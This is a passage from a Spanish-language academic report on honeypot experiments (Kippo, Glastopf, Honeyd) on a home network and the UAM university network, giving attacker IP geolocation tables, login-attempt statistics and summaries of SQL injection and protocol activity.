ID	IP Address	Probes	City	Region	Country Name	Code	Latitude	Longitude	Hostname	Lookup
1	69.80.200.157	2537	Sacramento	CA	United States	US	38.696098	-121.560997	69.80.200.157	
2	200.99.150.227	2194			Brazil	BR	-10	-55	200.99.150.227	
3	137.117.227.168	1448			United States	US	38	-97	137.117.227.168	
4	92.38.233.191	1099			Russian Federation	RU	60	100	92.38.233.191	
5	188.25.145.87	652	Bucharest	Bucureşti	Romania	RO	44.4333	26.1	188-25-145-87.rdsnet.ro	
6	122.154.162.3	503			Thailand	TH	15	100	122.154.162.3	
7	199.68.197.108	498	San Jose	CA	United States	US	37.342201	-121.883301	beta.creekgroup.com	
8	122.226.95.219	416	Hangzhou	Zhejiang	China	CN	30.2936	120.1614	122.226.95.219	
9	115.119.204.211	335	Bangalore	Karnātaka	India	IN	12.9833	77.583298	115.119.204.211.static-bangalore.tcisl.net.in	
10	61.153.109.79	299			China	CN	35	105	79.109.153.61.dial.wz.zj.dynamic.163data.com.cn	

Tabla 3: Kippo Geolocalization Information IP

En esta se puede observar, la dirección IP, región, país, código de país, latitud, longitud y nombre del host del atacante, en la última columna tenemos una serie de herramientas que nos servirán para realizar el posterior análisis forense que será explicado más adelante. A continuación, se procede a explicar cada uno de los resultados obtenidos:

- **Conexiones por IP/País**: En los gráficos mostrados en las *imágenes 70, 71 y 72*, se puede observar el top 10 de las regiones que más han realizado ataques a nuestro honeypot. Destacan entre todas ellas Estados Unidos, Brasil y China, que como ya observaremos en los siguientes honeypots, son las regiones que más ataques generan.

- **Conexiones en Mapas**: Para una mejor visualización de los ataques recibidos, se ha activado en nuestro sistema, un plugin mediante el cual se pueden visualizar el top 10 de los ataques detectados en google maps, *imagen 73*. Adicionalmente, se puede observar un mapa general mediante un gráfico de

colores las regiones de donde provienen el top 10 de los ataques detectados, *imagen 74*.

6.1.1.2. Resultados Honeypot Glastopf

Los resultados obtenidos para este honeypot, como se ha explicado anteriormente, se han obtenido desde el sistema Glastopf-Analytics, en donde este nos muestra una serie de tablas donde podemos tratar mejor los datos de cada honeypot, aunque para una mejor explicación de estos, se ha optado por desarrollar nuestros propios gráficos apoyándonos de las tablas descritas en por este sistema. A continuación se va a proceder a explicar los datos obtenidos en dicho honeypot, los cuales se pueden ver en el *Anexo XIV apartado 2* del actual documento.

6.1.1.2.1. Datos Eventos

Los eventos en este honeypot se producen cuando un atacante inserta datos a través de la URL establecida para este honeypot en el puerto 80, estos datos pueden ser solo una simple petición de la página web o un ataque de SQL injection. La *tabla 18*, nos muestra 10 tipos de eventos registrados en este honeypot, en esta se puede ver que se ha añadido la fecha, IP, región y evento producidos en el sistema, donde podemos observar que algunos de estos son SQL injection ya que estas ejecutan una consulta SQL a través de la dirección de nuestro propio servidor, un ejemplo de estas pueden ser las cinco primeras líneas de esta tabla. Otros datos interesantes registrados por este honeypot, es la actividad de los *crawler* de buscadores como google en nuestro sistema, estos corresponden a las últimas filas de esta tabla. Por último, este honeypot también nos detecta una actividad normal en el sistema, que para nosotros es algo que no hemos considerado importante, ya que nuestro objetivo es el de la detección de condiciones anómalas en el sistema.

Hay que decir que en este apartado se ha realizado una breve descripción de los eventos detectados por el actual honeypot, ya que se han detectado un gran número de entradas al sistema las cuales serán profundamente analizadas en el apartado de análisis forense del actual documento.

6.1.1.2.2. Datos Visitantes

Otro de los datos que se han analizado en este honeypot han sido los *"visitantes"* más populares en nuestro sistema, algunos de estos han realizado ataques de SQL injection, otros son simplemente crawlers. En la *tabla 19*, se puede observar el top 10 de los visitantes o atacantes en nuestro sistema, donde se puede observar que el gran número de estos visitantes son de procedencia estadunidense, ya que como vimos en el anterior honeypot, es uno de los principales países que generan ataques a nuestro sistema, también destacamos la figura de Rusia e Indonesia, ya que estos casi no han realizado ataques de fuerza bruta en nuestro sistema pero si en lo referente a inyecciones de código SQL. No obstante hay que decir, que esta es una categorización por visitantes, es decir, por procedencia de la IP del atacante, y no por país que ya se verá más adelante, por lo tanto, se puede deducir que nuestro sistema resulta muy atractivo para estas

direcciones IP, ya que estos han realizado una gran variedad de conexiones en nuestro sistema.

6.1.1.2.3. Datos por País

Otro dato característico que nos ofrece este sistema, es la categorización de los visitantes y atacantes por país y región de procedencia, estos datos han sido recogidos en el grafico mostrado en la *imagen 75*, donde se puede observar que el país con un mayor número de ataques ejecutados a nuestro sistema es Estados Unidos, seguido de Italia, Rusia, China, etc. Hay que citar que como ya hemos indicado anteriormente, el gran número de estas conexiones provienen de los *crawler* de los buscadores más populares, los cuales nos inundan de ruido nuestra base de datos y por lo tanto sitúan a países como Estados Unidos al frente de esta categorización con un gran número de conexiones, siendo ataques una pequeña de estas partes.

Hay que tener en cuenta, que la procedencia de los ataques a este honeypot, coinciden en gran parte con los detectados por Kippo, así por ejemplo, países como China, Estados Unidos y Rusia, están en el top 10 de ataques de ambos honeypots.

6.1.1.2.4. Datos de Comentarios

Uno de los datos que recoge también este honeypot son los comentarios registrados en el campo destinado a tal efecto en la página web emulada, algunos de estos se pueden observar en la *imagen 76*. Una de las principales características de estos comentarios, son el grado de darse a conocer de los atacantes, es decir, como estos consideran que nuestra web se trata de una especie de foro o algo similar, estos nos dejan mensajes con las URL de páginas que probablemente sean suyas y así de esta manera nos están facilitando conocer su procedencia.

6.1.1.2.5. Datos de User-Agents

Uno de los datos más importantes y destacados de este honeypot, es la detección de los navegadores y agentes usados para la conexión con nuestro sistema, en la *imagen 77* se puede observar el top 10 de los agentes utilizados para realizar la conexión con nuestro sistema. Como se puede observar en dicha imagen, uno de los navegadores más utilizados es Mozilla Firefox en una gran variedad de versiones, también destaca que los sistemas más utilizados para realizar las conexiones son principalmente sistemas Windows y Linux, seguidos por algún sistema Android. Estos datos nos sirven para hacernos una idea de los sistemas empleados por cada uno de los atacantes para realizar sus ataques hacia nuestro sistema y en general hacia cualquier tipo de red doméstica.

6.1.1.2.6. Datos de Patrones Detectados

Otro de los datos más importantes detectados por nuestro honeypot, quizá el más importante para nosotros, es la detección de ataques de SQL injection y otro tipos de conexiones. Glastopf nos realiza una clasificación muy simple de este tipo de ataques, este nos indica mediante un patrón el número de ataques SQLi, número de conexiones desconocidas, conexiones de estilo CSS, etc. En la *imagen 78* se puede ver el grafico referente al top 10 de estos patrones detectados, donde se puede observar que más de un 60% de todas las conexiones son ataques SQLi, seguido por conexiones desconocidas. Estas conexiones desconocidas, nos obligan a realizar una clasificación para aparte de realizar un análisis forense de los ataques detectados, mejorar el sistema de detección de este honeypot.

6.1.1.3. Resultados Honeypot Honeyd: Configuración Host Windows 2000 SP2

Por último se va a analizar el honeypot Honeyd, en este capítulo se van a estudiar los datos recolectados por este honeypot para su configuración en un único host Windows 2000 SP2, cuyas vulnerabilidades han sido anteriormente detalladas. Los gráficos que se van a tratar para este honeypot con esta configuración se encuentran en el *Anexo XIV apartado 3.1*. Una de las principales ventajas que nos ofrece esta configuración, es la detección de ataques a un servidor muy típico en la gran mayoría de los sistemas en la red como es Windows 2000, donde a partir de este se pueden obtener conclusiones sobre cómo mejorar la seguridad en dichos sistemas. A continuación, se va a proceder a analizar los datos recolectados por cada una de las partes de este honeypot.

6.1.1.3.1. Datos Generales

Al igual que para el honeypot Kippo, el análisis de Honeyd nos ofrece una serie de datos y gráficos generales, los cuales nos indican el tipo de conexiones realizadas a nuestro sistema emulado, así como las diversas categorizaciones que este sistema nos ofrece para tratar las direcciones IP de los atacantes. Los resultados obtenidos por este honeypot son los siguientes:

- **Conexiones por Protocolo**: Ya que cada sistema emulado por Honeyd tiene una serie de vulnerabilidades específicas, resulta muy eficiente ver todas las conexiones por protocolo realizadas a nuestro sistema, para ello se han realizado dos gráficos, los cuales se pueden ver en las *imágenes 79 y 80*, en los cuales se muestran todas las conexiones realizadas principalmente para los protocolos TCP, UDP e ICMP. Como podemos observar, los protocolos predominantes son TCP con un 49% y UDP con un 46% de los ataques detectados. Esto es debido a que las vulnerabilidades emuladas en este honeypot, han sido establecidas en dichos protocolos y por lo tanto los atacantes han detectado estas vulnerabilidades, realizando posteriormente la gran mayoría de sus ataques mediante estos protocolos.

- **Conexiones de Destino**: Ya que el actual honeypot se ha desplegado sobre varias direcciones IP dentro de la red doméstica, es importante realizar un estudio sobre cuál de las direcciones IP ha sido más atacado, estos datos se pueden ver en los gráficos mostrados en las *imágenes 81 y 82*, en las cuales se puede observar el top 10 de las IP que más ataques han recibido.

- **Conexiones por Día**: Al igual que para Kippo, en Honeyd se ha realizado un estudio del número de conexiones y ataques por día, para ello se han realizado dos gráficos ubicados en las *imágenes 83 y 84*, en los cuales se puede ver la evolución diaria de los ataques por día y hora en este honeypot. Se puede observar que algunos de los puntos de máxima intensidad de ataques detectados para este honeypot, coinciden con los anteriormente presentados para Kippo, esto es debido a que los cambios que se han realizado para este honeypot también afectan a Honeyd de la misma manera.

- **Conexiones de Origen**: Otro de los objetivos a estudiar a través de este honeypot, es la detección de las IP de los atacantes, para ello se han realizado dos gráficos, *imágenes 85 y 86*, en las cuales se puede observar el top 10 de las IP que más ataques han efectuado a nuestro honeypot. Cabe destacar que a diferencia de los anteriores honeypots, este nos ha detectado un gran número de conexiones realizadas de nuestra propia red, esto no es más que ruido en la gran mayoría de los casos, ya que cada uno de los hosts de nuestra propia red se intenta comunicar con nuestro host virtual llegando a producir ruido.

- **Conexiones TCP**: Como hemos indicado anteriormente, uno de los protocolos más interesantes para realizar un estudio y mostrar sus datos es el protocolo TCP, para ello se han realizado dos gráficos ilustrados en las *imágenes 87 y 88*, en las que se puede observar el número de ataques recibidos a este protocolo, y lo que es más importante, de que IP provienen.

- **Conexiones UDP**: Al igual que para el anterior punto, otro de los protocolos más importantes para realizar un estudio de los ataques recibidos es el protocolo UDP, para ello se ha realizado la implementación de dos gráficos ilustrados en las *imágenes 89 y 90*, donde podremos ver el número de conexiones a dicho protocolo y desde que IP han sido realizadas.

- **Conexiones ICMP**: De modo alternativo, se ha considerado interesante realizar un estudio sobre el protocolo ICMP, ya que junto con TCP y UDP, es uno de los protocolos más empleados. Para la visualización de los resultados de este protocolo, se han implementado dos gráficos situados en las *imágenes 91 y 92*, en donde se pueden observar dichos datos. Hay que destacar, que la totalidad de los datos detectados para este protocolo han sido realizados desde host de la red interna, esto es debido a que los atacantes no utilizan este protocolo para realizar sus ataques y por lo tanto no hay ninguna conexión que no sea ruido por parte de la propia red.

- **Conexiones Puerto Destino**: Ya que en este honeypot se pueden emular una gran variedad de puertos vulnerables, resulta interesante ver los resultados obtenidos por cada uno de los puertos emulados, para ello se ha realizado un

gráfico ilustrado en la *imagen 93*, en los cuales se pueden ver estos datos. Cabe destacar, que como era de esperar los puertos más atacados son los que tienen las vulnerabilidades emuladas, aunque también hay algún puerto como el 80 que resulta muy atacado y no presenta ninguna vulnerabilidad, esto es debido a que la gran mayoría de conexiones son realizadas a este puerto buscando algún tipo de servicio web sin que este tenga ninguna vulnerabilidad.

6.1.1.3.2. Datos Geolocalización

Al igual que para Kippo, en este honeypot también se ha implementado un módulo para obtener datos sobre la localización de los atacantes, este tiene el mismo formato que el visto para Kippo, en el cual podemos destacar la siguiente tabla:

ID	IP Address	Probes	City	Region	Country Name	Code	Latitude	Longitude	Hostname	Lookup
1	80.58.61.254	154326			Spain	ES	40	-4	254.Red-80-58-61.staticIP.rima-tde.net	
2	80.58.61.250	117197			Spain	ES	40	-4	250.Red-80-58-61.staticIP.rima-tde.net	
3	82.94.251.203	49068			Netherlands	NL	52.5	5.75	test-203.cypherpunks.to	
4	86.59.21.38	48599			Austria	AT	47.333302	13.3333	tor.noreply.org	
5	208.83.223.34	48390	San Francisco	CA	United States	US	37.774899	-122.419403	rgnx.net	
6	91.189.92.201	22003			United Kingdom	GB	51.5	-0.13	urayuli.canonical.com	
7	91.189.92.200	21968			United Kingdom	GB	51.5	-0.13	obake.canonical.com	
8	91.189.91.15	20997	Boston	MA	United States	US	42.358398	-71.059799	likho.canonical.com	
9	91.189.91.14	20849	Boston	MA	United States	US	42.358398	-71.059799	orobas.canonical.com	
10	91.189.91.13	20463	Boston	MA	United States	US	42.358398	-71.059799	ragana.canonical.com	

Tabla 4: Honeyd Geolocalization Information IP

Esta nos muestra los datos referentes a la dirección IP, número de ataques, región, país, código del país, longitud, latitud y nombre del host de cada atacante registrado en el sistema. También podemos observar que la gran mayoría de los países de los cuales se han recibido ataques, son principalmente Estados Unidos y Reino Unido. A continuación, se va a proceder a explicar cada uno de los resultados obtenidos por esta parte del honeypot:

- **Conexiones por IP/País**: Para ver de una forma gráfica el número de conexiones que se han realizado en este honeypot por país, se han desarrollado una serie de gráficos ilustrados en las *imágenes 94, 95 y 96*, en las cuales podemos observar el top 10 de los países que más han atacado a Honeyd. Cabe destacar que uno de los países que más ataques registra es Estados Unidos, esto también es debido a que en este país se encuentran la gran mayoría de los crawler de google, y por lo tanto estos intentan realizar conexiones contra nuestro sistema y por lo tanto nos generan un alto grado de ruido. A pesar de esto, hay que decir que la gran mayoría de los ataques, provienen de este país y

de Reino Unido, que como hemos visto en los anteriores honeypot, son dos de los principales países a la hora de realizar ataques.

- **Conexiones por Mapa**: Al igual que para Kippo, en este honeypot también se ha implementado un módulo para realizar una visualización mediante un mapa, *imagen 97*, en el cual se puede observar la actividad de los ataques a nuestro honeypot mediante un indicador de ataques por país, es decir, este está basado en un método de pintado de un mapa del mundo por nivel de actividad de ataques. Hay que decir, que para este honeypot no se ha podido realizar una implementación mediante google maps, ya que este plugin no estaba disponible para este tipo de honeypot.

6.1.1.4. Resultados Honeypot Honeyd: Configuración Trapit

Otra de las configuraciones que se han tenido en cuenta a la hora de estudiar los ataques mediante el honeypot Honeyd, ha sido la configuración mediante la creación de un host que emula un sistema Windows en modo Tarpit, este modo representa a un sistema con todos los puertos abiertos y vulnerables, en donde este es utilizado para la detección de spammers y autoroots resultando "*pegajoso*" ante los posibles atacantes. A continuación, vamos a explicar los datos recopilados por nuestro sistema para este tipo de configuración, cuyos gráficos se pueden observar en el *Anexo XIV apartado 3.2*.

No obstante hay que decir que en este tipo de configuración, no se han detectado una gran variedad de ataques y por lo tanto nos ha resultado más difícil realizar su estudio.

6.1.1.4.1. Datos Generales

Al igual que para la anterior configuración en este tipo de honeypot, se han generado una serie de gráficos que nos permiten ver toda la información recopilada por este honeypot de una manera más ilustrativa. Los gráficos obtenidos por este honeypot en este campo son:

- **Conexiones por Protocolo**: Uno de los gráficos más importantes a estudiar, son el tipo de conexiones que se han detectado por protocolo, los cuales se pueden ver en las *imágenes 98 y 99*, en donde podemos observar que los protocolos más utilizados son una vez más TCP, UDP e ICMP, donde se puede apreciar que hay menos conexiones que para la anterior configuración, esto es simplemente porque este honeypot ha estado un menor tiempo en ejecución, pero a pesar de ello, se puede observar como estos datos son muy semejantes en ambas configuraciones.

- **Conexiones de Destino**: Al igual que en la anterior configuración, en los gráficos mostrados en las *imágenes 100 y 101*, se pueden observar las conexiones a las diferentes IP en las cuales ha estado instalada esta configuración, donde podemos ver que en este aspecto, los datos también se asemejan mucho a la anterior configuración.

- **Conexiones por Día**: Unos de los principales gráficos que nos muestran información general sobre la actividad diaria de este honeypot se encuentran en las *imágenes 102 y 103*, en donde se puede observar, que este ha detectado en ciertos días una gran cantidad de ataques, donde principalmente destaca el día 04/07/2014.

- **Conexiones de Origen**: Para visualizar el número de conexiones por IP que hemos recibido, se han desarrollado los gráficos que aparecen en las *imágenes 104 y 105*, en donde podemos observar, que la IP que más nos ha atacado ha sido una de nuestra propia red, esto puede ser debido a que este tenga un tipo de gusano dentro de la máquina y este actué enviando ataques a las demás máquinas de nuestra propia red.

- **Conexiones TCP**: Uno de los protocolos que más datos nos ha generado ha sido TCP, en donde se han realizado dos gráficos ilustrados en las *imágenes 106 y 107*, podemos observar como la IP mencionada en el anterior punto, es la que más conexiones ha realizado en este puesto.

- **Conexiones UDP**: Otro de los protocolos más utilizados ha sido UDP, en donde también se han implementado dos gráficos ilustrados en las *imágenes 108 y 109*, donde podemos observar que aparte de la IP anteriormente mencionada, se ha unido a este tipo de conexiones un par de IP más.

- **Conexiones ICMP**: En cuanto a las conexiones ICMP hay que decir que no hemos encontrado casi ningún dato, como muestran las *imágenes 110 y 111*, tan solo hemos podido obtener dos conexiones, por lo tanto no es objeto de estudio.

- **Conexiones Puerto Destino**: Este estudio es quizá el más importante para este tipo de configuraciones, ya que como hemos visto anteriormente, este honeypot tiene todos los puertos con vulnerabilidades y por lo tanto es buen objeto de estudio para ver a través de que puertos se consiguen un mayor número de ataques. Estos datos los podemos observar en el grafico ilustrado en la *imagen 112*, en donde se puede observar que los puertos 80 y 53 destacan ante todos los demás, esto es debido a que los atacantes buscan principalmente vulnerabilidades en los servicios web y en los servicios DNS, el cual nos puede indicar que nuestro honeypot puede recibir ataques de DNS spoofing por ejemplo.

6.1.1.4.2. Datos Geolocalización

Otro de los aspectos a estudiar para este honeypot, es la procedencia de los ataques detectados, es decir de donde provienen dichos ataques, para ello se han realizado una serie de tablas y gráficos, los cuales se van a explicar a continuación.

- **Conexiones por IP/País**: Para ver qué países han realizado ataques a nuestro sistema, se han desarrollado una serie de gráficos ilustrados en las *imágenes 113, 114 y 115*, donde se puede observar que los países más relevantes son una

vez más Estados Unidos y Reino Unido, aunque también destaca España en un número de ataques por procedencia desde la propia red.

- **Conexiones por Mapa**: Como en los anteriores honeypot, se ha desarrollado un mapa donde se pueden observar todos los ataques representados en dicho mapa, el cual se puede observar en la *imagen 116*.

6.1.2. Resultados Obtenidos en Red UAM

Una vez que hemos visto los resultados obtenidos en una red doméstica cualquiera, vamos a realizar un estudio sobre la red de la UAM. Hay que indicar que el procedimiento de obtención de datos ha sido exactamente el mismo, salvo el proceso de obtención de la dirección IP, en donde hemos tenido que solicitar una IP al CAU (Centro de Atención a Usuarios), esta ha una vez obtenida se realizó la instalación de Raspot en el laboratorio B-208. A continuación se va a proceder a ver en detalle todos los resultados obtenidos para esta red, los cuales se encuentran en el *Anexo XV*, centrando nuestra atención en cada uno de los honeypot implementados.

6.1.2.1. Resultados Honeypot Kippo

En lo referente al honeypot Kippo, hay que indicar que es el que una mayor producción nos ha aportado en esta red, llegando a obtener algún resultado prácticamente inesperado. Algunos atacantes han realizado simplemente ataques de fuerza bruta contra el sistema sin llegar a entrar en este, aunque algunos sí que nos han dejado algún resultado ejecutando comandos desde la propia terminal de nuestro sistema. A continuación vamos a exponer los datos obtenidos para este honeypot, los cuales se pueden encontrar en el *Anexo XV apartado 1*.

6.1.2.1.1. Datos Generales

Al igual que para la red doméstica vista anteriormente, en este subapartado vamos a ver los datos generales producidos por el honeypot Kippo. En la siguiente tabla podemos observar los datos generales de los ataques recibidos en esta red:

Total login attempts	10291
Distinct source IP addresses	96
Active time period	
Start date (first attack)	End date (last attack)
Monday, 09-Jun-2014, 18:24 PM	Friday, 11-Jul-2014, 10:46 AM

Tabla 5: Kippo Overall Activity

En la cual podemos ver que el número de ataques realizados a esta red es menor que en la red doméstica, esto es debido a que en la red de la UAM como hemos explicado en la fase de implementación, el honeypot se ha instalado por detrás del firewall para así evitar comprometer a la red a posibles ataques desde dentro de nuestro honeypot. A

pesar de esto podemos ver que se poseen un gran número de conexiones detectadas. A continuación vamos a ver los gráficos obtenidos ante esta situación:

- **Top 10 Passwords**: Como podemos observar en la *imagen 117 del Anexo XV*, el número de passwords detectadas cumple con lo esperado y detectado en la anterior red, ya que podemos ver como la gráfica toma la misma forma que la vista para la anterior red, siendo destacables las password "admin" y "123456".

- **Top 10 Usernames**: En la *imagen 118 del Anexo XV* podemos ver el top 10 de los nombres de usuario escogidos para realizar los ataques, en los cuales podemos ver que destacan prácticamente los mismos que los detectados para la anterior red.

- **Top 10 Usernames-Password**: Como resultado de la combinación de los usuarios y contraseñas más comunes surgen las gráficas ilustradas en las imágenes *119 y 120 del Anexo XV*, donde podemos ver que la combinación más utilizada es "root/admin".

- **Ratio de Aciertos**: Uno de los principales estudios que podemos hacer es el nivel de acierto que tienen los atacantes a la hora de realizar un ataque, para ello podemos ver en la *imagen 121* este nivel.

- **Aciertos por Día/Semana**: Al igual que para la anterior red, se han desarrollado una serie de gráficos que nos muestran el nivel de actividad llevado a cabo por Kippo, los cuales se pueden observar en las *imágenes 122, 123 y 124*, donde podemos ver que aunque no coincidan las fechas, estas tienen prácticamente el mismo aspecto que para la anterior red.

- **Conexiones por IP**: Para saber que direcciones IP están atacando a nuestro sistema, se han desarrollado dos gráficos ilustrados en las *imágenes 125 y 126 del Anexo XV*, donde hay que destacar que en estos solo aparece el top 10 de los resultados, pero se ha observado que el gran número de ataques a esta red provienen desde la misma red y por lo tanto hay que destacar el nivel de intrusiones que se tiene mediante este tipo de ataques.

- **Logins Acertados:** En el grafico ilustrado en la *imagen 127*, podemos observar que lo anteriormente indicado se cumple, ya que por ejemplo tenemos direcciones IP que pertenecen a la propia red de la universidad.

- **Pruebas por Día/Semana**: En los gráficos ilustrados en las *imágenes 128, 129 y 130*, podemos ver el nivel de pruebas al cual se ha sometido el honeypot en este periodo de tiempo.

- **Top 10 Clientes SSH**: En lo referente al top 10 de los clientes ssh detectados, hay que añadir que se han detectado algún tipo de cliente más aparte de los obtenidos en la anterior red, como puede ser clientes en Python, Ruby, etc. Este grafico se puede ver en la *imagen 131 del Anexo XV*.

6.1.2.1.2. Datos Input

En lo referente a los datos obtenidos por los atacantes cuando estos han conseguido entrar en el sistema, hay que decir que se han recolectado algunos datos importantes aunque estos son escasos ya que el tiempo de ejecución en esta red ha sido menor que para la red doméstica. En la siguiente tabla podemos ver un resumen de los comandos ejecutados en nuestro honeypot:

Post-compromise human activity	
Total number of commands	Distinct number of commands
72	38

Downloaded files	
Total number of downloads	Distinct number of downloads
2	2

Tabla 6: Kippo Overall Post-Compromise Activity

En el cual podemos observar que hay una gran variedad de comandos ejecutados, aunque estos son menores que los obtenidos en la anterior red. A continuación, se van a explicar los datos obtenidos por esta parte del sistema Kippo, los cuales los podemos ver en el *Anexo XV apartado 1*.

- **Actividad por Día**: Como para la anterior red, se han desarrollado dos gráficos ilustrados en las *imágenes 132 y 133*, en las cuales se puede observar los días que más comandos han sido detectados, en la que destaca el día 01/07/2014.

- **Actividad por Semana**: Como resumen de las anteriores imágenes, se ha implementado un gráfico en el cual se puede observar la actividad semanal en lo referente a la ejecución de comandos, la cual se puede observar en la *imagen 134*.

- **Top 10 Input**: También se ha implementado un gráfico que nos ilustra el mayor número de comandos ejecutados en nuestro sistema, este se encuentra en la *imagen 135*. En el cual podemos ver que los comandos más utilizados coinciden en gran medida con los mostrados en la anterior red.

- **Top 10 Aciertos**: En el grafico ilustrado en la *imagen 136*, se puede observar que comandos han sido ejecutados correctamente, donde podemos destacar que estos son comandos básicos utilizados en sistemas Linux.

- **Top 10 Fallos**: Al igual que para la anterior red, también se ha realizado un estudio sobre los comandos que no han sido ejecutados correctamente, hay que decir que la gran mayoría de estos han resultado fallidos ya que no se disponía en el sistema de las herramientas solicitadas con tales comandos. Esta actividad se puede observar en la *imagen 137*.

- **Tablas interesantes**: Al igual que para la anterior red estudiada, se han recopilado unas tablas interesantes, *tablas 20, 21 y 22*, en las cuales se ilustran los comandos más interesantes ejecutados en nuestro sistema.

6.1.2.1.3. Datos Geolocalización

Uno de los principales estudios es la geolocalización de las direcciones que nos han realizado un ataque, en la siguiente tabla se puede observar un resumen general del top 10 de las IP que más ataques han generado a nuestro sistema:

ID	IP Address	Probes	City	Region	Country Name	Code	Latitude	Longitude	Hostname	Lookup
1	119.61.7.25	438	Beijing	Beijing	China	CN	39.928902	116.388298	119.61.7.25	
2	60.173.26.146	307	Hefei	Anhui	China	CN	31.863899	117.2808	60.173.26.146	
3	116.10.191.182	144	Nanning	Guangxi	China	CN	22.8167	108.316704	116.10.191.182	
4	60.173.10.95	62	Hefei	Anhui	China	CN	31.863899	117.2808	60.173.10.95	
5	113.171.10.37	48	Hanoi	Ha Nội	Vietnam	VN	21.0333	105.849998	localhost	
6	83.43.246.36	40	Galapagar	Autonomous Region of Madrid	Spain	ES	40.583302	-4	36.Red-83-43-246.dynamicIP.rima-tde.net	
7	222.186.58.10	39	Nanjing	Jiangsu	China	CN	32.061699	118.777802	222.186.58.10	
8	113.171.10.1	36	Hanoi	Ha Nội	Vietnam	VN	21.0333	105.849998	localhost	
9	61.174.51.229	27	Huzhou	Zhejiang	China	CN	30.8703	120.0933	229.51.174.61.dial.wz.zj.dynamic.163data.com.cn	
10	222.219.187.9	24	Kunming	Yunnan Province	China	CN	25.0389	102.7183	222.219.187.9	

Tabla 7: Kippo Geolocalization Information IP

En donde podemos observar que los países que más ataques nos han producido han sido principalmente China, Vietnam y España, hay que citar que se han recibido una gran cantidad de ataques de diversos países, pero como China ha realizado un mayor número de ataques este es el mostrado en la anterior tabla. A continuación se explican los gráficos obtenidos para esta red:

- **Conexiones por IP/País**: Como se puede apreciar en las *imágenes 138, 139 y 140 del Anexo XV*, los países anteriormente mencionados son los que más ataques han realizado a nuestro sistema, cabe destacar el caso de la posición 5 del top 10 en la cual el nombre del host del país ha utilizado nuestro propio local host.

- **Conexiones por Mapas**: Al igual que para la anterior red, podemos ver la actividad de los ataques recibidos en nuestro sistema mediante el uso de la herramienta google maps y de un mapa alternativo, los cuales son mostrados en las *imágenes 141 y 142 del Anexo XV*.

6.1.2.2. Resultados Honeypot Glastopf

En este apartado vamos a tratar los datos obtenidos por la herramienta Glastopf en la red de la UAM, en donde tenemos que destacar que el número de ataques ha sido el esperado, llegando a tener una buena colección de este tipo de ataques. A continuación vamos a ver en los apartados en los que se divide el análisis de este honeypot, donde los gráficos obtenidos se pueden ver en el *Anexo XV apartado 2*.

6.1.2.2.1. Datos Eventos

En lo referente a los eventos obtenidos, se ha realizado una tabla a modo de ejemplo (*tabla 23 del Anexo XV*), en la cual se pueden ver cinco ataques de detectados por este

honeypot, estos son muy similares a los vistos en la anterior red, ya que los patrones de ataque para una inyección de SQL son muy similares. Hay que destacar que se han recibido una gran cantidad de datos procedentes de crawlers como google, lo que resulta interesante ya que nuestro servidor no se encuentra indexado en ningún índice de este buscador.

6.1.2.2.2. Datos de Visitantes

Otro estudio realizado con los datos recolectados por este honeypot es la clasificación de los visitantes, es decir, que atacantes nos visitan con mayor frecuencia. En el grafico mostrado en la *tabla 24 mostrada en el Anexo XV* se puede observar que estos son de una gran cantidad de países, en donde destacan por primera vez en nuestro sistema países del este de Europa, esto puede ser debido al gran número de proxy que existen en estos países, y que por lo tanto estos son utilizados por atacantes de todos los lugares del mundo para realizar sus ataques.

6.1.2.2.3. Datos por País

En el grafico mostrado en la *imagen 143 del Anexo XV*, podemos ver que los países que más les gusta nuestro sistema son países como España, EEUU, China, etc. Donde podemos deducir que al ser una universidad española, los atacantes de España buscan fuentes de información de las bases de datos de nuestro sistema para posteriormente realizar cualquier otro tipo de ataque o simplemente obtener información acerca de nuestros datos.

6.1.2.2.4. Datos de Comentarios

En la *imagen 144 del Anexo XV* se puede observar algunos de los comentarios que los usuarios han realizado en nuestro sistema, cabe destacar la importancia que presentan estos por saber en qué se basa nuestro sistema, ya que no logran entender su funcionalidad, esto nos demuestra que aparte de los atacantes de tipo bot detectados en nuestro sistema, también hay atacantes humanos que sienten curiosidad por saber en qué se basa nuestro servidor emulado.

6.1.2.2.5. Datos de User-Agents

En lo referente a los agentes utilizados para realizar tanto las conexiones como los ataques ante nuestro honeypot, hay que decir que estos han sido prácticamente los mismos que los obtenidos para la anterior red, esto nos puede llevar a la conclusión de que los atacantes realizan sus ataques mediante un tipo de sistemas específicos y por lo tanto podemos tener cuidado con las conexiones mediante estos tipos de sistemas. La *imagen 145* ilustra el top 10 de los agentes más utilizados en esta red.

6.1.2.2.6. Datos de Patrones Detectados

En lo referente a los patrones detectados por Glastopf, hay que decir que se han encontrado una gran variedad de ataques SQLi, prácticamente el doble que de conexiones normales y habituales en cualquier servidor web, por lo que podemos deducir que cada web instalada puede recibir alrededor de 6 ataques SQLi por cada 10 conexiones, este es un dato realmente inquietante y que nos hace plantearnos la seguridad de la red de la UAM. La *imagen 146 del Anexo XV* muestra los datos de ataques recolectados por este honeypot en esta red.

6.1.2.3. Resultados Honeypot Honeyd

Al igual que para la anterior red, en este apartado se va a realizar un estudio de los ataques detectados por el honeypot Honeyd en la red de la UAM, hay que indicar que en este apartado solo se ha realizado la primera configuración de las anteriormente vistas. A continuación se van a mostrar los resultados obtenidos, los cuales se pueden observar en el *Anexo XV apartado 3*.

6.1.2.3.1. Datos Generales

En este sub apartado se van a explicar los datos generales obtenidos para este honeypot en la red de la UAM, que al igual que en los anteriores estudios, se van a mostrar los gráficos relevantes a los ataques recibidos en esta red.

- **Conexiones por Protocolo**: En las imágenes *147 y 148 del Anexo XV*, podemos ver el número de conexiones a los protocolos más usuales, donde podemos observar que el protocolo más destacado es TCP.

- **Conexiones de Destino**: En los gráficos mostrados en las *imágenes 149 y 150*, podemos observar sobre el número de direcciones IP que se han realizado los ataques, es decir, las direcciones IP atacadas de nuestra red.

- **Conexiones por Día**: En las *imágenes 151 y 152*, podemos observar el gran número de conexiones diarias que ha recibido este honeypot, donde hay que destacar que estas han sido ejecutadas en ciertos días.

- **Conexiones por IP**: En los gráficos mostrados en las *imágenes 153 y 154*, podemos observar el gran número de ataques recibidos, donde la gran mayoría de las direcciones IP pertenecen a la propia UAM.

- **Conexiones TCP**: Como ya hemos indicado anteriormente el protocolo más utilizado es TCP, en el cual se han recibido la gran mayoría de ataques, en las *imágenes 155 y 156* podemos ver dicho resultado.

- **Conexiones UDP**: El segundo protocolo más utilizado para realizar ataques ha sido el protocolo UDP, en donde se han registrado una gran variedad de estos, estos resultados se pueden observar en las *imágenes 157 y 158*.

